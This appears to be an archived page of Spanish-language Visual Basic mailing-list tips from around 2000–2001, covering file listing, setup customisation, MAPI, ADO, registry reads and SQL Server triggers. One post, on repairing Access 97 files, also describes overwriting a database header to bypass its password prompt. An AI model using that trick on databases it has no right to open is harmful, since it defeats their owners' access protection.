Public Const PFM_OUTLINELEVEL = &H2000000 '/* RE 3.0 */
Public Const PFM_BOX = &H4000000 '/* RE 3.0 */

'/* PARAFORMAT2 wNumbering options (see also PFN_BULLET) */
Public Const PFN_ARABIC = 2 '/* tomListNumberAsArabic: 0, 1, 2, ...*/
Public Const PFN_LCLETTER = 3 '/* tomListNumberAsLCLetter: a, b, c, ...*/
Public Const PFN_UCLETTER = 4 '/* tomListNumberAsUCLetter: A, B, C, ...*/
Public Const PFN_LCROMAN = 5 '/* tomListNumberAsLCRoman: i, ii, iii, ...*/
Public Const PFN_UCROMAN = 6 '/* tomListNumberAsUCRoman: I, II, III, ...*/

'/* PARAFORMAT2 wNumberingStyle options */
Public Const PFNS_PAREN = &H0 '/* default, e.g., 1) */
Public Const PFNS_PARENS = &H100 '/* tomListParentheses/256, e.g., (1) */
Public Const PFNS_PERIOD = &H200 '/* tomListPeriod/256, e.g., 1. */
Public Const PFNS_PLAIN = &H300 '/* tomListPlain/256, e.g., 1 */
Public Const PFNS_NONUMBER = &H400 '/* Used for continuation w/o number
*/
```

----- Mensaje original -----
De: Esteban <estebangarias@ciudad.com.ar>
Para: <vb-esp@ccc.uba.ar>
Enviado: sábado 25 de noviembre de 2000 05:12 a.m.
Asunto: vb-esp : PARAMFORMAT2

Compañeros de la lista
    Agradeceria mucho, si alguien uso la estructura PARAFORMAT2 en alguna aplicacion, que me pasara la forma de definirla en visual basic y si la estructura cuando se manda con EM_SETPARAFORMAT lleva byval o no en el segundo parametro.

      Gracias Anticipadas
Esteban Gabriel Arias

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imprimir el contenido de un directorio

Mensaje enviado por Jordi Ordiñana <qvestor@teleline.es>

A ver si te sirve el código que adjunto.

Un cordial saludo.

Jordi Ordiñana.
Barcelona - España.
mailto:qvestor@teleline.es

---- CODIGO PARA OBTENER DATOS DE CARPETAS Y FICHEROS ----

```
Option Explicit

' En Referencias: Microsoft Scripting Runtimes
' En el Form: un botón Command1 y un textbox multiline Text1

Private Sub Command1_Click()
Dim fs As Scripting.FileSystemObject
Dim nPath As Folder, nFolder As Folder, nf As Folders
Dim nFile As File, nff As Files
Dim strSize As String

    ' Cargamos objetos
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set nPath = fs.GetFolder("C:\Mis documentos")
    Set nf = nPath.SubFolders
    Set nff = nPath.Files

    ' Cabecera
    Text1.Text = " Tipo Nombre" & Space(93) & _
                 "- Tamaño - Creado " & _
                 "- Ultimo acceso " & _
                 "- Modificado" & Chr(13) & Chr(10) & _
                 String(193, "-") & Chr(13) & Chr(10)

    ' Datos de subcarpetas
    For Each nFolder In nf
        With nFolder
           strSize = Format$(.Size, "#,##0 Kb")
           Text1.Text = Text1.Text & "Folder: " & _
              UCase(Left(.Name & Space(100), 100)) & " - " & _
              Space(15 - Len(strSize)) & strSize & " - " & _
              Format$(.DateCreated, "dd/mm/yyyy hh:nn:ss") & " - " & _
              Format$(.DateLastAccessed, "dd/mm/yyyy hh:nn:ss") & _
              " - " & _
              Format$(.DateLastModified, "dd/mm/yyyy hh:nn:ss") & _
              Chr(13) & Chr(10)
        End With
    Next

    ' Datos de ficheros
    For Each nFile In nff
        With nFile
```

```
            strSize = Format$(.Size, "#,##0 Kb")
            Text1.Text = Text1.Text & "File: " & _
               Left(.Name & Space(100), 100) & " - " & _
               Space(15 - Len(strSize)) & strSize & " - " & _
               Format$(.DateCreated, "dd/mm/yyyy hh:nn:ss") & " - " & _
               Format$(.DateLastAccessed, "dd/mm/yyyy hh:nn:ss") & _
               " - " & _
               Format$(.DateLastModified, "dd/mm/yyyy hh:nn:ss") & _
               Chr(13) & Chr(10)
         End With
    Next

    ' Descargamos objetos
    Set nFile = Nothing
    Set nFolder = Nothing
    Set nf = Nothing
    Set nff = Nothing
    Set nPath = Nothing
    Set fs = Nothing

End Sub
```

-----Mensaje original-----
De: Mauricio Perez (personal) [mailto:mpgp@geo.net.co]
Enviado el: domingo, 05 de noviembre de 2000 15:33
Para: visualbasic-esp@egroups.com
Asunto: (VB-ESP) Off Topic: Impresion de contenido de subdirectorios

Hola todos

Alguno de ustedes conoce algun programa de utilidad (o comando o instruccion de windows) que me permita imprimir todo el contenido de un subdirectorio con sus carpetas y archivos (ojala con los detalles del archivo de tamano, y fecha) en un cuadro de texto, de tal forma que luego se pueda cortar y pegar el contenido de este cuadro de texto en otro programa como word o power point..

De antemano agradezco su colaboracion

Mauricio Perez B

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Instalar componentes antes de que se ejecute el Setup1.exe *(2 mensajes)*

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com>

Hola!

Los archivos que se instalan antes de correr el setup1.exe son los que figuran en la sección [Bootstrap] del setup1.lst ([Bootstrap Files] para VB 6)

Lo que tendrìas que hacer es, usando tu setup1 viejo, hacer un instalador para el setup1 nuevo, tomar el archivo setup.lst que genere, y copiar lo que aparezca en la seccion [Files] ([Setup1 Files] para VB 6) a la sección [Bootstrap] del setup.lst de la instalación que use el setup1 nuevo (por supuesto cambiandole los números de secuencia por los que correspondan)

Sé que explicado así suena bastante confuso, pero releelo un par de veces, mirá el archivo setup.lst para ver cómo es su estructura, y en cuanto lo entiendas vas a ver que es una pavada...

Saludos cordiales
Alberto

----- Original Message -----
From: "José Antonio Marqués Herrera" <mike@vcuba.gca.cma.net>
To: "Visual Basic Lista" <visualbasic-esp@egroups.com>
Cc: <dsoft@ltu.ltu.onat.gov.cu>; <AVernieri@juncalnet.com.ar>
Sent: Saturday, January 13, 2001 1:34 PM
Subject: (VB-ESP) Package & Deployment Wizard --- URGENTE!!!

He modificado el proyecto Setup1.vbp del P&D Wizard para hacer un programa de instalacion a mi medida. Pero he puesto en este proyecto (setup1) algunos controles que no vienen en el normalmente por ejemplo el Progress Bar que esta en Comctl32.ocx) y ahora al tratar de ejecutar el paquete de instalacion en las maquinas de los clientes, me dice que estos controles no estan actualizados o no estan registrados apropiadamente.

Mensaje enviado por José Antonio Marqués Herrera <mike@vcuba.gca.cma.net>

Hola Alberto Vernieri y a los demas listeros:

Antes de todo, muchas gracias a Alberto por sus consejos que me llevaron a la solucion final. Pero no fue exactamente igual a como el me la propuso.

Situacion: Se necesita utilizar en el proyecto Setup1 del Package & Deployment Wizard una serie de Controles que deben primero ser copiados y registrados en la PC cliente (por supuesto)

Solucion:

1-Se genera un paquete de instalacion para el proyecto Setup1 con el Package & Deployment Wizard. Con el objetivo de utilizar las lineas que pone en el fichero Setup.lst debajo de [Setup1 Files].

2-Se genera un paquete de instalacion para la aplicacion final.

3-Se toma el fichero Setup.lst de la instalacion generada en el paso 2 y se le agrega una seccion con cualquier nombre y con las lineas sacadas del paso 1.

Ejemplo:

```
[MiSeccion]
File1=@MDAC_TYP.EXE,$(AppPath),,,6/26/98 12:00:00 AM,8124720,4.71.1015.0
File2=@MSDATLST.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),5/7/99
12:00:00 AM,232456,6.0.84.18
File3=@COMCTL32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),6/24/98
12:00:00 AM,609584,6.0.80.22
File4=@VBSHELL.TLB,$(WinSysPath),$(TLBRegister),$(Shared),6/18/98 12:00:00
AM,2732,0.0.0.0
```

4-Se modifica el proyecto setup1 y ademas de las otras modificaciones que necesitemos se agrega esto, en frmSetup1.frm en el evento Load debajo de la linea CopySection gstrINI_FILES del proyecto Setup1:

CopySection "MiSeccion" ----> Esto copiara los ficheros que necesitamos, los que despues se registraran solos mas abajo.

5-Por ultimo debemos cuidar que todos los ficheros que especificamos en [MiSeccion] se agreguen al paquete de instalacion de la aplicacion final, ademas del setup1.exe modificado y el setup.lst modificado. Para esto es posible que debamos ejecutar de nuevo el Package & Deployment Wizard
agregando los ficheros que necesitamos para el setup1.exe.

Eso es todo. Espero que le sirva a alguien y que no este muy enredado.

Nota: Tambien se deberia calcular en el setup1.vbp si hay suficiente espacio en disco para instalar los ficheros que estamos agregando a la instalacion en [MiSeccion], esto tambien se hace en frmSetup1.frm en el evento Load por donde dice CalcDiskSpace gstrINI_FILES, se agregaria CalcDiskSpace "MiSeccion".

Saludos

Jose Antonio Marques Herrera
Ingeniero Informatico
mailto:mike@vcuba.gca.cma.net
Departamento de Informatica
Villa Cuba Resort
Tel. (535) 668280

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Menú con el botón secundario del ratón en MDI

Mensaje enviado por "JuriSoft-Desarrollo" <desarrollo@jurisoft.es>

(En este texto, no explico el funcionamiento de los menus flotanes al 100%, supongo ya saben... solo doy una idea que quizas os sea util)

Una buena técnica (o igual es mala...nose) para implementar los menus 'FLOTANTES' Añadir,Modificar,Eliminar cuando se van a usar en muchos formualrios es:

Meter este menu en el Formulario MDI.
Definir una variable publica en el MDI del tipo Form o dicho de otra manera, definir una propiedad public tipo FOrm en el MDi
Antes de abrir el menu, hacer un Set mdi.formulario = me
En la rutina donde se ejecuta las intruciones de los menus, (que estarán en el MDI), hacer la llamada a la otra función del formulario donde aparecio el menu flotantes... algo asi:

codigo en el formulario NO MDI.

```
private sub MenuPopUp
MDI.Formulario = me
popup mdi.menu (no recuerdo ahora bien la sintasis)
end sub

PUBLIC sub Añadir
...'ATENCION deben ser sub public, para que las vea el MDI.
end sub

Public Sub Modificar
...
end Sub

public sub Borrar
....
end sub
```

Codigo del MDI:

```
Private Sub mdi_abrir(index as integer)
select case index
case 1 'añadir
    formulario.Añadir
case 2 'modificar
    formulario.Modificar
case 3 'eliminar
   if = msgbox ("Esta Vd. seguro",vbyesno) = vbyes then
      formulario.borrar
  end if
end select
end Sub
```

Bueno la idea mas o menos es esa....

Se podria eliminar la propiedad formulario y buscar el formulario activo viendo cual es en la coleccion FOMS... pero bueno.

Si a alguien se le ocurre otra cosa mejor... me gustaria conocerla.

salu2:

Roberto Alonso
mailto:desarrollo@jurisoft.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Modificar una consulta desde VB con ADO

Mensaje enviado por "L.M.Santin" <santin@cubaturv.cbt.tur.cu>

Hola Colegas,
Por si hay alguien mas interesado en el tema, me parece haber encontrado la solucion en el MSDN. Buscando catalog and ADOX encontre lo siguiente:

Procedure Text Example

The following code demonstrates how to use the Command property to update the text of a procedure.

```
Sub ProcedureText()

    Dim cnn As New ADODB.Connection
    Dim cat As New ADOX.Catalog
    Dim cmd As New ADODB.Command

    ' Open the Connection
    cnn.Open _
        "Provider=Microsoft.Jet.OLEDB.4.0;" & _
        "Data Source=c:\Program Files\Microsoft Office\" & _
        "Office\Samples\Northwind.mdb;"

    ' Open the catalog
    Set cat.ActiveConnection = cnn

    ' Get the Command
    Set cmd = cat.Procedures("CustomerById").Command

    ' Update the CommandText
    cmd.CommandText = "Select CustomerId, CompanyName, ContactName " & _
        "From Customers " & _
        "Where CustomerId = [CustId]"

    ' Update the Procedure
    Set cat.Procedures("CustomerById").Command = cmd

End Sub
```

Esto actualiza las consultas en las MDB.

saludos

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mostrar formularios por una cadena con su nombre

Mensaje enviado por Fernando Crespo <fcrespo@bancozaragozano.es>

Encontre la solucion. Tuve un momento de inspiracion. Como se que alguien en cierta ocasion tambien lo pidio, ahi va la solucion:

Como Forms es una coleccion que solo nos devuelve los formularios, por su calidad de coleccion permite anadir y borrar elementos asi que probe este codigo y funciona de maravilla.

```
Dim sForm As String
Dim objForm As Form

   sForm = "Form2"
   Forms.Add sForm

   For Each objForm In Forms
      Debug.Print objForm.Name
      If objForm.Name = sForm Then
         objForm.Show vbModal
      End If
Next objForm
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Nombre de archivo aleatorio

Mensaje enviado por "Miguel Cid" <miguel@segurycontrol.com>

> ¿Alguien tiene una función para generar un nombre de archivo aleatorio y
> único? Sería para crear archivos temporales.

Hola Pablo. Existe una API que crea archivos temporales.Se llama GetTempFileName. Su declaración es

```
Private Declare Function GetTempFileName Lib "kernel32" Alias "GetTempFileNameA"
(ByVal lpszPath As String, ByVal lpPrefixString As String, ByVal wUnique As Long,
ByVal lpTempFileName As String) As Long
```

```
'Con esta simple rutina se crea un archivo temporal

Dim miarchivo As String
Dim x As Long

miarchivo = String(260, 0)
x = GetTempFileName("C:\", "ARC", 0, miarchivo)
miarchivo = Left$(miarchivo, InStr(1, miarchivo, Chr$(0)) - 1)
```

PARAMETROS:

1) Directorio donde se creará el archivo
2) Las primeras tres letras del nombre del archivo temporal
3) Si su valor es 0 crea archivos temporales, cada uno con un nombre distinto. Si su valor es mayor a cero no crea el archivo temporal, solo devuelve un nombre de archivo compuesto con las tres letras del segundo parámetro + el numero indicado en hexadecimal y con la extensión TMP .

Espero que esto te sirva de algo.Por cierto si quieres mas información de las APIs visita esta página http://www.allapi.net es muy interesante (lástima que todo sea en inglés).

Un saludo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problema con MAPI y Outlook 2000

Mensaje enviado por "Miguel Cid" <miguel@segurycontrol.com>

Hola amigos,¿cómo estais? No se si recordareis que hace unos dias solicité vuestra ayuda con un problema que tenia con mi proyecto que utilizaba MAPI y Outlook 2000 ... . Bueno os refresco la memoria contandoos el problema y después menciono la solución que encontré.

Tenía un proyecto que utilizaba MAPI que descargaba el correo electronico del servidor de correo y después leía los que estaban en la bandeja de entrada de Outlook y gestionaba aquellos que tenian relación con mi programa (el resto los dejaba intactos).
Bueno, pues el programa cuando se ejecutaba sobre un ordenador que tenia la versión Outlook Express 5.0 instalada funcionaba bien. Pero cuando lo ejecuté en otro que tenía Outlook 2000 no me descargaba el correo del servidor, aunque sí era capaz de leerme el correo que estuviese en la bandeja de entrada..
Entonces pregunté a la lista si sabían por qué me estaba sucediendo esto.
Algunos compañeros me dieron su opinión, cosa que aprovecho para agradecerselos, pero ninguno sabía por qué sucedía.

Yo seguí investigando por mi cuenta y ¡¡¡ por fiiin di con la SOLUCION !!! Os la comento por si alguno está trabajando con MAPI y se encuentra con este problema.

Outlook 2000 puede ser configurado de 3 formas diferentes:

1) Organización o grupo de trabajo (Corporate or Workgroup - CW) : esta es la mas completa y proporciona toda la funcionalidad de las MAPI.

2) Solo correo electronico (Internet Mail Only - IMO): proporciona una parte muy limitada de las funcionalidades de las MAPI.

3) Sin correo (NO E-mail): se configura para que no reciba correo electrónico. Y vosotros preguntareis ... ¿y para qué sirve un programa de correo si no es capaz de recibir correo ? La pregunta es lógica. Yo también me la hice. Pero debemos recordar que la versión 2000 sirve como agenda y configurada de esta manera solo se utiliza con esta utilidad.

¿Os imaginais que versión tenia yo ... ? Efectivamente, tenia la configuración número 2, y por tanto las MAPI solo me aportaban sus funciones básicas.

¿Cómo saber que versión tenemos?

En Acerca de Microsoft Outlook, en la segunda línea del formulario que aparece nos muestra la versión que tenemos instalada.

¿Cómo podemos cambiar de una versión a otra?

Menú Herramientas -> Opciones. Pestaña Servicios de correo. Botón Reconfigurar compatibilidad de correo. ¡¡¡ Y aquí está !!! Seguimos los pasos y lo configuramos a nuestras necesidades.

Bueno pues ya está ... . Ya he terminado mi tesis. Espero que no os haya aburrido demasiado, y sobre todo espero que os haya sido de mucha utilidad.

Un fuerte abrazo y un saludo. Hasta pronto.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problemas con DataGrid en VB 6

Mensaje enviado por "Miguel Cid" <miguel@segurycontrol.com>

>----- Original Message -----
>From: Eugenio - SYC
>To: vb-esp@ccc.uba.ar
>Sent: Tuesday, December 12, 2000 6:00 PM
>Subject: vb-esp : Problemas con DataGrid en VB 6
>
>
>
>Estimados compañeros de la Lista:
>
>Me encuentro desarrollando una plicacion en VB 6 , y pretendo usar el control DataGrid. El problema con el que me encuentro es que le enlazo el datasource correspondiente, pero los datos no aparecen en el control. Si alguno de ustedes tuvo o tiene este problema, me gustaria saber cual fue su experiencia y si pudieron resolverlo como lo hicieron.
>
>Eugenio Devesa

Hola Eugenio.
A mi me pasaba lo mismo.
Yo utilizaba ADO y cuando enlazaba el control DataGrid no me aparecian los datos.
Probe infinidad de convinaciones con las propiedades del control y al final di con la solucion. La solucion no esta en modificar las propiedades del control, sino del recordset. La localizacion del recordset tiene que estar del lado del cliente.
Modifica sus propiedades de tal manera que quede asi:

```
rstHisto.CursorType = adOpenKeyset rstHisto.CursorLocation = adUseClient
rstHisto.LockType = adLockOptimistic rstHisto.Open "select * from " &
TablaHistorico & " order by fecha, hora", cnHisto, , , adCmdText
Set dbgHistorico.DataSource = rstHisto
```

Supongo que con esto tendras suficiente.
Espero haberte ayudado.
Un saludo.
Hasta pronto.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Recuperar base de Access 97

Mensaje enviado por amarcham@itranser.com

En un pricipio cuando ocurre esto es porque se han estropeado las tablas del sistema de la base de datos Access.
No creo que el problema tenga que ver con la instalación del SP4.

Yo utilizo una forma de reparar estas bases de datos que se han estropeado, algunas veces funciona, pero otras veces no, depende de como se encuentre la base de datos.

Lo que hay que hacer es restaurar la cabecera de la base de datos. Esto te servirá tanto para arreglar una base de datos Access como para quitar la password de la misma.

Es la siguiente:

Para restaurar la cabecera:

Simplemente creais una BD nueva con el Access. Pillais un editor hexadecimal (yo uso el Ultraedit) y abris las bases de datos con el (la db dañada y la nueva). Ahora simplemente debeis copiar la cabecera de la bd "buena" desde la posición 0h hasta la 95h y haceis un "paste" en la base de datos dañada y/o la que tiene password en esas mismas posiciones. Y ya esta. :)

La mayoría de DB que están dañadas, de esta manera ya se pueden abrir... a partir de aquí, pues se intentan reparar, compactar, exportar los datos...etc., lo que haga falta para reconstruir el resto. Con las que tienen pass, pues aun lo tienen, pero ya no te lo pide al abrirla.... :)

Antonio J. Marchamalo
amarcham@its.es
amarcham@itranser.com
Dpto. Programación/Wintrans.
Informática de Transportes y Servicios.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Redondear

Mensaje enviado por NROJAS@jjc.com.pe (Nestor Rojas Portaro)

Hola
Use este. Te dará menos dolores de cabeza.

```
Function Round(nNumero As Double, Optional nDecimales As Long = 0) As Double
    Round = Int((nNumero + 10 ^ (-nDecimales) / 2) * 10 ^ (nDecimales)) / (10 ^
(nDecimales))
End Function
```

From: "Ferré Gravoz, Manel" <FERREMNL@diba.es>
To: ">VB (E-mail)" <vb-esp@ccc.uba.ar>
Subject: vb-esp : Round Parte II
Date: Thu, 1 Feb 2001 14:22:24 +0100

SIGAMOS CON EL ROUND...

Investigaciones que he hecho..

Con dos decimales....

Round (10.445,2) --> 10.44
Round (10.665,2) --> 10.66

Los dos bajan ... perfecto!

Round (10.775,2) --> 10.76
Round (10.315,2) --> 10.32

Los dos suben Mierda!!

Con tres decimales

Round (10.4445,3) --> 10.445
Round (10.6665,3) --> 10.667

Los dos suben Perfecto!

Round (10.7545,3) --> 10.754
Round (10.3155,3) --> 10.316

Uno sube y el otro baja ... LA JODIMOS ¡!!!!!!

Se me han quitado las ganas de buscar el algoritmo que utiliza MicroCHOFT para utilizar el ROUND...

ALGUNA IDEA ¿????

Manf.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Saber si estamos conectados a internet y cómo

Mensaje enviado por "JuriSoft-Desarrollo" <desarrollo@jurisoft.es>

Hace tiempo preguntamos ¿Como sabes si el ordenador tiene conexion a internet?

Y la solución funcionó, salvo si estás conectado a traves de un router.

Esta es la solución para todo tipo de conexion.

Esta sacado de esta WEB donde hay soluciones para todo: http://www.mvps.org/vbnet/

```
'EN UN MODULO:

Option Explicit
''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''
' Copyright ©1996-2000 VBnet, Randy Birch, All Rights Reserved.
' Some pages may also contain other copyrights by the author.
''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''
' You are free to use this code within your own applications,
' but you are expressly forbidden from selling or otherwise
' distributing this source code without prior written consent.
' This includes both posting free demo projects made from this
' code as well as reproducing the code in text or html format.
''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''

Public Declare Function InternetGetConnectedState _
   Lib "wininet.dll" (ByRef lpdwFlags As Long, _
   ByVal dwReserved As Long) As Long

'Local system uses a modem to connect to the Internet.
Public Const INTERNET_CONNECTION_MODEM As Long = &H1

'Local system uses a LAN to connect to the Internet.
Public Const INTERNET_CONNECTION_LAN As Long = &H2

'Local system uses a proxy server to connect to the Internet.
Public Const INTERNET_CONNECTION_PROXY As Long = &H4

'No longer used.
Public Const INTERNET_CONNECTION_MODEM_BUSY As Long = &H8

Public Const INTERNET_RAS_INSTALLED As Long = &H10
Public Const INTERNET_CONNECTION_OFFLINE As Long = &H20
Public Const INTERNET_CONNECTION_CONFIGURED As Long = &H40


'InternetGetConnectedState wrapper functions
Public Function IsNetConnectViaLAN() As Boolean

   Dim dwflags As Long

  'pass an empty varialbe into which the API will
  'return the flags associated with the connection
   Call InternetGetConnectedState(dwflags, 0&)

  'return True if the flags indicate a LAN connection
```

```
   IsNetConnectViaLAN = dwflags And INTERNET_CONNECTION_LAN

End Function


Public Function IsNetConnectViaModem() As Boolean

   Dim dwflags As Long

  'pass an empty varialbe into which the API will
  'return the flags associated with the connection
   Call InternetGetConnectedState(dwflags, 0&)

  'return True if the flags indicate a modem connection
   IsNetConnectViaModem = dwflags And INTERNET_CONNECTION_MODEM

End Function


Public Function IsNetConnectViaProxy() As Boolean

   Dim dwflags As Long

  'pass an empty varialbe into which the API will
  'return the flags associated with the connection
   Call InternetGetConnectedState(dwflags, 0&)

  'return True if the flags indicate a proxy connection
   IsNetConnectViaProxy = dwflags And INTERNET_CONNECTION_PROXY

End Function


Public Function IsNetConnectOnline() As Boolean

  'no flags needed here - the API returns True
  'if there is a connection of any type
   IsNetConnectOnline = InternetGetConnectedState(0&, 0&)

End Function


Public Function IsNetRASInstalled() As Boolean

   Dim dwflags As Long

  'pass an empty varialbe into which the API will
  'return the flags associated with the connection
   Call InternetGetConnectedState(dwflags, 0&)

  'return True if the falgs include RAS installed
   IsNetRASInstalled = dwflags And INTERNET_RAS_INSTALLED

End Function


Public Function GetNetConnectString() As String

   Dim dwflags As Long
   Dim msg As String

  'build a string for display
```

```
   If InternetGetConnectedState(dwflags, 0&) Then

      If dwflags And INTERNET_CONNECTION_CONFIGURED Then
         msg = msg & "You have a network connection configured." & vbCrLf
      End If

      If dwflags And INTERNET_CONNECTION_LAN Then
         msg = msg & "The local system connects to the Internet via a LAN"
      End If

      If dwflags And INTERNET_CONNECTION_PROXY Then
            msg = msg & ", and uses a proxy server. "
      Else: msg = msg & "."
      End If

      If dwflags And INTERNET_CONNECTION_MODEM Then
         msg = msg & "The local system uses a modem to connect to the
Internet. "
      End If

      If dwflags And INTERNET_CONNECTION_OFFLINE Then
         msg = msg & "The connection is currently offline. "
      End If

      If dwflags And INTERNET_CONNECTION_MODEM_BUSY Then
         msg = msg & "The local system's modem is busy with a non-Internet
connection. "
      End If

      If dwflags And INTERNET_RAS_INSTALLED Then
         msg = msg & "Remote Access Services are installed on this system."
      End If

   Else

      msg = "Not connected to the internet now."

   End If

   GetNetConnectString = msg

End Function
'--end block--'



EN UN FORMULARIO CON 6 TEXT (TEXT1,TEXT2,TEXT3....ETC)

Private Sub Command1_Click()

   Text1 = IsNetConnectViaLAN()
   Text2 = IsNetConnectViaModem()
   Text3 = IsNetConnectViaProxy()
   Text4 = IsNetConnectOnline()
   Text5 = IsNetRASInstalled()
   Text6 = GetNetConnectString()
'SI CUALQUIERA DE LAS CINCO PRIMERAS FUNCIONES DEVULEVE TRUE, hay conexion a
internet..
End Sub
```

salu2:

Roberto Alonso
mailto:desarrollo@jurisoft.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Sacar lista de modems instalados

Mensaje enviado por "Gonzalo Vázquez PérezFDpcmV6" <asipvb@hotmail.com>

Hola a todos. Aquí tenéis una aplicacioncilla desarrollada por mi para listar todos los módems del ordenador. Lo único que hay que hacer es abrir un nuevo proyecto y pegar esto en el formulario.

Esta aplicación funciona perfectamente en Windows 95 y en Windows 98. En Windows NT no lo he probado pero seguro que lo hace bien, y si no lo hace únicamente habría que cambiar la clave que se abre.

Un saludo a todos y espero que os sea útil.

```
'Estructura necesaria para la Api RegEnumKeyEx
Private Type FILETIME
     dwLowDateTime As Long
     dwHighDateTime As Long
End Type


'Declaración de las apis
Private Declare Function RegOpenKey Lib "advapi32.dll" Alias "RegOpenKeyA" (ByVal
Hkey As Long, ByVal lpSubKey As String, phkResult As Long) As Long
Private Declare Function RegEnumKeyEx Lib "advapi32.dll" Alias "RegEnumKeyExA"
(ByVal Hkey As Long, ByVal dwIndex As Long, ByVal lpName As
String, lpcbName As Long, ByVal lpReserved As Long, ByVal lpClass As String,
lpcbClass As Long, lpftLastWriteTime As FILETIME) As Long
Private Declare Function RegCloseKey Lib "advapi32.dll" (ByVal Hkey As Long) As
Long
Private Declare Function RegQueryValueEx Lib "advapi32.dll" Alias
"RegQueryValueExA" (ByVal Hkey As Long, ByVal lpValueName As String, ByVal
lpReserved As Long, lpType As Long, lpData As Any, lpcbData As Long) As Long

'Constantes obligatorias
Private Const REG_SZ = 1 'Cadena terminada en Null
Private Const ERROR_SUCCESS = 0 'Operación exitosa

'Solo se necesita declarar la que vamos a usar. En nuestro caso HKEY_LOCAL_MACHINE
Private Const HKEY_CURRENT_USER = &H80000001
Private Const HKEY_LOCAL_MACHINE = &H80000002



Public Function getstring(Hkey As Long, strPath As String, strValue As String)
Dim keyhand As Long
Dim datatype As Long
Dim lResult As Long
Dim strBuf As String
Dim lDataBufSize As Long

'Abre la clave
lResult = RegOpenKey(Hkey, strPath, keyhand)
'Consulta el tamaño del buffer
lResult = RegQueryValueEx(keyhand, strValue, 0&, lValueType, ByVal 0&,
```

```
lDataBufSize)
If lValueType = REG_SZ Then
    strBuf = String(lDataBufSize, " ")
    'Consulta el valor
    lResult = RegQueryValueEx(keyhand, strValue, 0&, 0&, ByVal strBuf,
lDataBufSize)
    If lResult = ERROR_SUCCESS Then
        getstring = Left$(strBuf, Len(strBuf) - 1)
    End If
End If
'Cierra la clave
lResult = RegCloseKey(Hkey)
End Function



Private Sub Form_Load()

Dim FT As FILETIME

Dim KeyHandle As Long
Dim curIndex As Long
Dim keyLen As Long
Dim ClassLen As Long
Dim Reserved As Long

Dim lResult As Long

Dim KeyName As String
Dim ClassName As String

Dim strString As String
Dim strMsg As String
Dim strPath As String


'Clave que se va a abrir
strPath = "System\CurrentControlSet\Services\Class\Modem"


'Abre la clave
lResult = RegOpenKey(HKEY_LOCAL_MACHINE, strPath, KeyHandle)
If lResult <> ERROR_SUCCESS Then
   MsgBox "No se puede abrir esa clave"
   Exit Sub
End If

strMsg = "Los módems del sistema son: " + vbCrLf + vbCrLf
strPath = strPath & "\"
'Lista las subclaves
Do
    keyLen& = 2000
    ClassLen = 2000
    KeyName = String(keyLen, 0)
    ClassName = String$(ClassLen, 0)
    ' Enumera las subclaves
    lResult = RegEnumKeyEx(KeyHandle, curIndex, KeyName$, keyLen, Reserved,
ClassName, ClassLen, FT)
    curIndex = curIndex + 1
```

```
    If lResult = ERROR_SUCCESS Then
        ' Obtiene el modelo de la subclave
        strString = getstring(HKEY_LOCAL_MACHINE, strPath & Left$(KeyName, keyLen),
"Model")
        strMsg = strMsg & strString + vbCrLf + vbCrLf
    End If
Loop While lResult = ERROR_SUCCESS 'mientras haya subclaves

' Cierra la clave
Call RegCloseKey(KeyHandle)


'Resultado final.
MsgBox strMsg, vbInformation, "MODEMS"

End Sub
```

Resumen

Página de Visual Basic

Página principal

Triggers en SQL Server

Mensaje enviado por "German Ojeda" <ogerman@sidic.pol.gba.gov.ar>

En los trigger hay dos tablas llamadas "inserted" y "deleted" que tienen la misma estructura que la tabla a las que pertenece el trigger. Puedes realizar las operaciones de seleccion como cualquier tabla.
El trigger se ejecuta despues que se completo la operacion, es decir que si es un insert los registros que estan en la tabla "inserted" ya estan en la tabla a la que pertenece el trigger.
Si haces ROLLBACK TRANSACTION en un trigger deshaces la operacion, por ejemplo si haces

```
CREATE TRIGGER noborra ON nombretrabla
FOR DELETE AS
ROLLBACK TRANSACTION
```

De la tabla no pondran borrar ningun registro mientras exista ese trigger.

Este trigger actualiza un campo (id_sucursal) en otra tabla cuando un campo con el mismo tipo de dato es insertado o actualzado en la tabla.

```
CREATE TRIGGER ActualizarSucursal ON dbo.bBeneficiarioOperativo
FOR INSERT, UPDATE
AS
IF UPDATE(id_sucursal)
 UPDATE bBeneficiario
  SET bBeneficiario.id_sucursal=i.id_sucursal
 FROM inserted i
WHERE bBeneficiario.id_beneficiario=i.id_beneficiario
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Acerca del MSCHART

Mensaje enviado por "Marger" <marteaga@xerox.com.ni>

Adjunto un pequeño ejemplo de como cargar los Datos en Un MsChart, asi como Cambiar el tipo en tiempo de Ejecución.

Alguin pidió un Ejemplo de esto. Asi que ahi les va, es para VB6.0 SP4

Saludes

Marger..

PD No se fijen en la presentación, Lo que importa en la forma de Ejecutar..
:-)

mschart.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Asignar passwords a usuarios de SQL-Server 7 desde VB

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Ejemplo de cambio de password de SQL7 usando ADO:

Supongamos que "cnn" es un objeto ADODB.Connection ya abierto, y que "sAnterior" y "sNueva" son variables tipo string, conteniendo la clave anterior y la nueva clave respectivamente. El procedimiento resulta así:

```
Dim Cmd As New ADODB.Command
Dim Par As ADODB.Parameter

Cmd.CommandText = "sp_password"
Cmd.CommandType = adCmdStoredProc
If sAnterior = "" Then
